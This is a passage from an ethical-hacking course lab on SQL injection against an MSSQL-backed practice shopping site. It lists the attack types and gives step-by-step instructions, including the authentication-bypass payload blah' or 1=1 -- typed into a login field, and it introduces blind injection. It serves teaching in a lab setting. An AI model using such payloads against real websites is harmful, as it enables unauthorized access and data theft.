

Module 15: SQL Injection

Lab 1: Perform SQL Injection Attacks

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass:** An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass:** An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure:** An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity:** An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data:** An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution:** An attacker executes a piece of code remotely that can compromise the host OS

Task 1: Perform an SQL Injection Attack on an MSSQL Database

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.

An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can “inject” these malicious values in the queries, because of the application’s inability to filter them before processing. If the

values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.

In this task, the machine hosting the website (**Windows Server 2019**) is the victim machine; and the **Windows 11** machine will perform the attack.


1. By default, **Windows 11** machine is selected, click **Ctrl+Alt+Delete**.

Alternatively, you can also click **Ctrl+Alt+Delete** button under **Windows 11** machine thumbnail in the **Resources** pane or Click **Ctrl+Alt+Delete** button under Commands (**thunder** icon) menu.


2. By default, **Admin** user profile is selected, click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.

Alternatively, you can also click **Pa\$\$w0rd** under **Windows 11** machine thumbnail in the **Resources** pane or Click **Type Text | Type Password** button under Commands (**thunder** icon) menu.


Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Open any web browser (here, **Mozilla Firefox**), place the cursor in the address bar, type **http://www.goodshopping.com/**, and press **Enter**.
4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.



5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.



6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.




Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.

